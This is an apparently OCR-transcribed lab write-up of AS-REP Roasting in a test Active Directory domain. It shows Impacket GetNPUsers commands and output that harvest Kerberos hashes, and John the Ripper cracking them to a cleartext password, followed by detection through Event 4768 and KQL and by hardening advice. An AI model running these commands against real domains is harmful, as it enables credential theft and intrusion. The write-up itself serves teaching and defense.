
AS-REP Roasting

This documentation covers the **AS-REP Roasting** attack, a technique used against Active Directory accounts that do not require Kerberos pre-authentication. When this setting (`DONT_REQ_PREAUTH`) is enabled, an attacker can request authentication data for a user and receive a response (AS-REP) containing a piece of data encrypted with that user's password hash, which can then be cracked offline.

Step 1: Enumeration and Identification

The first step is identifying vulnerable accounts. In Active Directory, you are looking for users where the attribute `userAccountControl` includes the flag `DONT_REQ_PREAUTH`.

The Attack Action:
Using a tool like **BloodHound**, you can run a pre-built Cypher query to visually map out every account in the domain that is susceptible to AS-REP Roasting.



> **Why:** This image shows the BloodHound interface with the "AS-REP Roastable users" query active, identifying four specific service accounts (`svc_ramen`, `svc_scroll`, etc.) that are vulnerable.

Step 2: Extracting the AS-REP Hash

Once the targets are identified, you need to request an Authentication Service Response (AS-REP) from the Domain Controller. Since pre-authentication is disabled, the DC will send back the encrypted ticket without requiring a password first.

The Attack Action:
Using Impacket's `GetNPUsers.py`, you target the specific vulnerable account (in this case, `svc_ramen`) to retrieve the hash.

```
┌──(kali㉿kali)-[~/Downloads/ADProject/kerberoast]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Downloads/ADProject/kerberoast]
└─# python3 /home/kali/Desktop/impacket/examples/GetNPUsers.py lab.local/svc_ramen -
request -no-pass -dc-ip 192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc_ramen
$krb5asrep$23$svc_ramen@LAB.LOCAL:     ı3c15bdd69a25b3ee4669b9119c3e8$ab00f2941b62c1dce
7518f47d9c68e457a124432b2f8a9e299ba535b13061ff113bfdb1d2423e950cf4de00f753ce7dfdec9d
d8e66a3393804396915476c09ccce59949504c83a425ea29a03cbc89f70dc6043d5cef2635124c7a5ba1
937b3cb2367cac2e40147bc361c68366b4     ıc0c2d41a2f0edbb6c1856896bcece60c87eebde09a039c8
9cf09b1a538440e2f949ef33c0362bd6e4463534705d2cd74b47ee3d788b671b410bb41544b160e37fe4
10fcd683a7fbab3ed392deccabed9dbb66211192fc3f0945aeef9e5eed3b42709fc2bbf0e31e86c51afd
8c983bef0009a34a931e688
```

> **Why:** This shows the successful execution of `GetNPUsers.py` against a single user, resulting in a large `$krb5asrep$23$...` hash string being printed to the terminal.

Step 3: Automated Bulk Harvesting

In a real-world scenario, you wouldn't want to target users one by one. You can use a wordlist of usernames to sweep the entire domain for any account that might be vulnerable, even those you didn't see in BloodHound.

The Attack Action:
Run `GetNPUsers.py` with a `-usersfile` flag. The tool will check every user in the list and only output hashes for those that don't require pre-authentication.

> **Why:** > This shows the tool skipping users who *do* have pre-authentication required (the "clean" users).

```
┌──(root㉿ kali)-[/home/kali/Downloads/ADProject/kerberoast]
└─# python3 /home/kali/Desktop/impacket/examples/GetNPUsers.py  lab.local/ -usersfile users.txt -format hashcat -outputfile asrep_hashes.txt -d
c-ip 192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User hashirama_senju doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tobirama_senju doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hiruzen_sarutobi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User minato_namikaze doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tsunade_hokage doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kakashi_hokage doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User naruto_hokage doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User naruto_uzumaki doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sasuke_uchiha doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sakura_haruno doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kakashi_hatake doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hinata_hyuga doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User shikamaru_nara doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ino_yamanaka doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User choji_akimichi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kiba_inuzuka doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User shino_aburame doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rock_lee doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User neji_hyuga doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tenten doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gaara_sabaku doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Us  r temari doesn't have UF_DONT_REQUIRE_PREAUTH set
```

- This shows the tail end of that same process, where it successfully harvests hashes for all the `svc_` accounts found earlier.

```
[-] User zetsu doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User yamato doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jiraiya doesn't have UF_D              IRE_PREAUTH set
[-] User tsunade doesn't have UF_D              QUIRE_PREAUTH set
[-] User orochimaru doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc_ramen@LAB.LOCAL:      b982d6789b5eb1ed2eb380bb87486$d54ceb97afd21857c438a7a9e69e24c5b7864789739617a6431b3bb6b66301326ac959a305ea
e26c4764e255f0196bcef621af4b4bf476d      722cab629ef8ce156cad1e844bf0069d30f568385236690bce56ebedb05830491ee039b23069f189faaddc91e767b75228814c13
4d35e4059821d49d902cc7fcfcdd5cde4d1      3427c79bb346acc7b97ffe058f7207ed468f8a77ae7b003689e487ab8fe854cf003cafcf8383d4b5dcd749c57e8bdee756a410be4
c03de7a509dcb27650743ac2ad1dcd957290a2ebeeaa053a7014cd7af9d3f2a651cbc5edf289f61ec75ade7ce57932e19f
$krb5asrep$23$svc_scroll@LAB.LOCAL:      2a91d26e8096dd9712b8dcdf3e6$59dddd2f7bd3d3036d347529c4a0fe5b5a04e4b4d5e9795af67298d4bc00f859903e5759559
b8627e92f8362797b2199eecda99668f6b      e3b343aafd0a6d02dd1399eb99dfe0a172ea62aad4d0d889689efadf7979abc368d4843ba6b4c6bbe8c9924b5e14487608df257721
389ea8f0db35252c0b5cb7ed51f09fb0e2      d36057c48f69faa35f7cba390079b3015c7f96328f7bae94eb54e91387ae1b4fe7f58f7fcacd24545d8bb275293cc891ce6699dd30
7e874e2d95e6ec3aed793a1d28392a5cd7828a0c8976839f5e0aecf37e0afb58cf3318194ee9048d06beb26599081f5a027
$krb5asrep$23$svc_kunai@LAB.LOCAL:      c0b0d953eaa1c8c37049ec6e10d5$d3cd2a360cec9519f0c5fd75dd4b551e87ef8741e735b6ec3dcc9239a886d6b2c2040fc5df7b
66ec948baac1b2534752fcb7d2a908dc64830      07c9f580247566c5ca3caf3c7cf4316c0fa4032edb826256f423006365449a1df0a7cc534de4d325266c30c42776f0ef5d0d15a
d86aad44f8aaa895cdc6b1387879403da4def      4b75bb3a73e06a24e47e0a94c880b0e0b7b216f37e176ea813a047b9648822f65e4c542bf430b26f6d2f28170923effacc314f1
d6e2584932a6e99562e3194d8036042ecdd88ad9f00ce2928ab6bc606821c8bf36d14f608dee5c52fdd11b2b94cf90689c
$krb5asrep$23$svc_shuriken@LAB.LOCAL:      bcc82a51a10e61825b551ce5de6$d47f197c92b993d4d95367bf998a62204f3d2d5e7a101ff468544709974da1dc7ff504cae
ba82b4f4cf4ecdb7ffe705c6514dc61d25591bee62ce5515ba48860b33fa9e4aa4486d64815d0c6838753cb70ce42d792c8b18643120919ea659c5dcc3cbfb7460eb6bcfc94ea23
51d691c0192d8b9ce2b77fd37dabe7254387a38e239f851ca6bb4495b37bf65f834febd1560b566e2816faf361ae79057262687a84821b75ad4602ccd7ae20c29f0b70a2751d1cc
a905420ce3ffb8f32ad358e0131140344c381b23be837ec6fc90c75cbd3d9e892ea8407f91767a64f2206bd1b0ba45cffa0bf
[-] User svc_summon doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(root㉿ kali)-[/home/kali/Downloads/ADProject/kerberoast]
```

Step 4: Preparing for the Crack

To crack these hashes using a tool like John the Ripper, you need to save the harvested hash strings into a local text file.

The Attack Action:
Copy the hashes from your terminal and paste them into a file (e.g., `hash.txt` or `asrep_hashes.txt`) using a text editor like `nano`.

Step 5: Offline Password Cracking

Now that you have the encrypted hashes, the attack moves offline. You attempt to guess the password by hashing words from a dictionary and seeing if they match the AS-REP blob.

The Attack Action:
Run **John the Ripper** (or Hashcat) against the saved file using a wordlist (like `passwd.txt`).

Images to use here: `3.png` or `6.png`

> **Why:** > * `3.png` shows the cracking process for a single hash.

```
┌──(root㉿ kali)-[/home/kali/Downloads/ADProject/kerberoast]
└─# nano hash.txt

┌──(root㉿ kali)-[/home/kali/Downloads/ADProject/kerberoast]
└─# john --format=krb5asrep --wordlist=passwd.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC
4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
IchirakuRamen@123 ($krb5asrep$23$svc_ramen@LAB.LOCAL)
1g 0:00:00:00 DONE (2026-02-12 22:55) 7.142g/s 285.7p/s 285.7c/s 285.7C/s Mokuton@10
00..Konoha123!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- `6.png` shows the final "Session completed" screen where all four service accounts were cracked simultaneously, revealing the cleartext password: `IchirakuRamen@123`.

```
┌──(root㉿ kali)-[/home/kali/Downloads/ADProject/kerberoast]
└─# john --format=krb5asrep --wordlist=passwd.txt asrep_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 A
VX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
IchirakuRamen@123 ($krb5asrep$23$svc_kunai@LAB.LOCAL)
IchirakuRamen@123 ($krb5asrep$23$svc_shuriken@LAB.LOCAL)
IchirakuRamen@123 ($krb5asrep$23$svc_scroll@LAB.LOCAL)
IchirakuRamen@123 ($krb5asrep$23$svc_ramen@LAB.LOCAL)
4g 0:00:00:00 DONE (2026-02-12 23:00) 16.66g/s 166.6p          66.6C/s Mokuton@1000..Konoha123!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Summary of Credentials Found

Based on your successful attack, you have compromised the following:

- **Domain:** `LAB.LOCAL`
- **Accounts:** `svc_kunai`, `svc_shuriken`, `svc_scroll`, `svc_ramen`
- **Password:** `IchirakuRamen@123`

Step 6: Detective Analysis (SIEM Monitoring)

SOC analysts use Security Information and Event Management (SIEM) tools to hunt for indicators of compromise (IOCs). The primary indicator for an AS-REP Roasting attack is **Windows Event ID 4768** ("A Kerberos authentication ticket was requested") with specific, suspicious attributes.

The Detection Logic

To catch an attacker "snooping," analysts create filters for events that meet these three major conditions:

1. **Pre-Authentication Type is 0:** This indicates pre-authentication was disabled, allowing the attack to proceed.
2. **Service Name is `krbtgt`:** This is the standard service for authentication-related processes in Active Directory.
3. **Ticket Encryption Type is `0x17`:** This signifies **RC4 encryption**, which is significantly easier for attackers to crack offline compared to modern AES encryption.

SOC analysts can query the logs in SIEMs to create a filter for all the things mentioned.

With the filters discussed above we're snooping for a 4768 event where:

1. **Pre-Authentication Type** is 0, which means it is disabled. This is a major condition to be fulfilled as without this condition, the attack can't happen.
2. **Service Name** should always be krbtgt. This is also straightforward. As only krbtgt can perform authentication-related processes in AD.
3. **Ticket encryption type** will be 0x17 which is RC4 encryption, allowing attackers to easily crack the hash.


> **Why:** This image provides a clear, high-level summary of the three logic gates (Pre-Auth Type, Service Name, and Encryption Type) that an analyst must filter for.

Step 7: Searching the Logs (KQL Query)


Once the logic is defined, the analyst runs a query against the domain controller's logs. In environments like Microsoft Sentinel or Azure Monitor, this is done using **Kusto Query Language (KQL)**.

The Analyst's Action:
Run a query focused on `EventID == 4768` to pull all TGT requests from the last 24 hours. The analyst then inspects the "EventData" and "RenderedDescription" fields to confirm if the ticket was requested for a vulnerable account.

> **Why:** > * `8.png` shows the raw KQL query interface where the analyst is searching for `EventID == 4768` and identifies the `krbtgt` service name in the results.



- `7.png` shows the detailed "RenderedDescription," explicitly stating "A Kerberos authentication ticket (TGT) was requested" for a specific user (e.g., `naruto_uzumaki07`), confirming the event matches the attack profile.



Step 8: Mitigation and Hardening

Detection is only half the battle; the vulnerability must be removed to prevent future roasting attempts.

1. Identify and Remediation

The most effective fix is to locate all accounts with the `DONT_REQ_PREAUTH` flag and re-enable pre-authentication.

- **Action:** Use PowerShell to find vulnerable accounts:
  `Get-ADUser -Filter 'msDS-User-Account-Control-Computed -band 0x400000' -Properties 'msDS-User-Account-Control-Computed' | Select-Object Name`
- **Action:** In **Active Directory Users and Computers (ADUC)**, find the user, go to the "Account" tab, and **uncheck** "Do not require Kerberos preauthentication".

2. Strong Password Policies

Because this attack relies on offline cracking, enforcing long, complex passwords (14+ characters) makes it computationally impractical for an attacker to succeed, even if they capture the hash.

3. Move to Managed Service Accounts

For service accounts that previously required pre-authentication to be disabled for legacy reasons, migrate them to **Group Managed Service Accounts (gMSAs)**. These have long, complex passwords that are automatically rotated by Windows, making them virtually impossible to roast.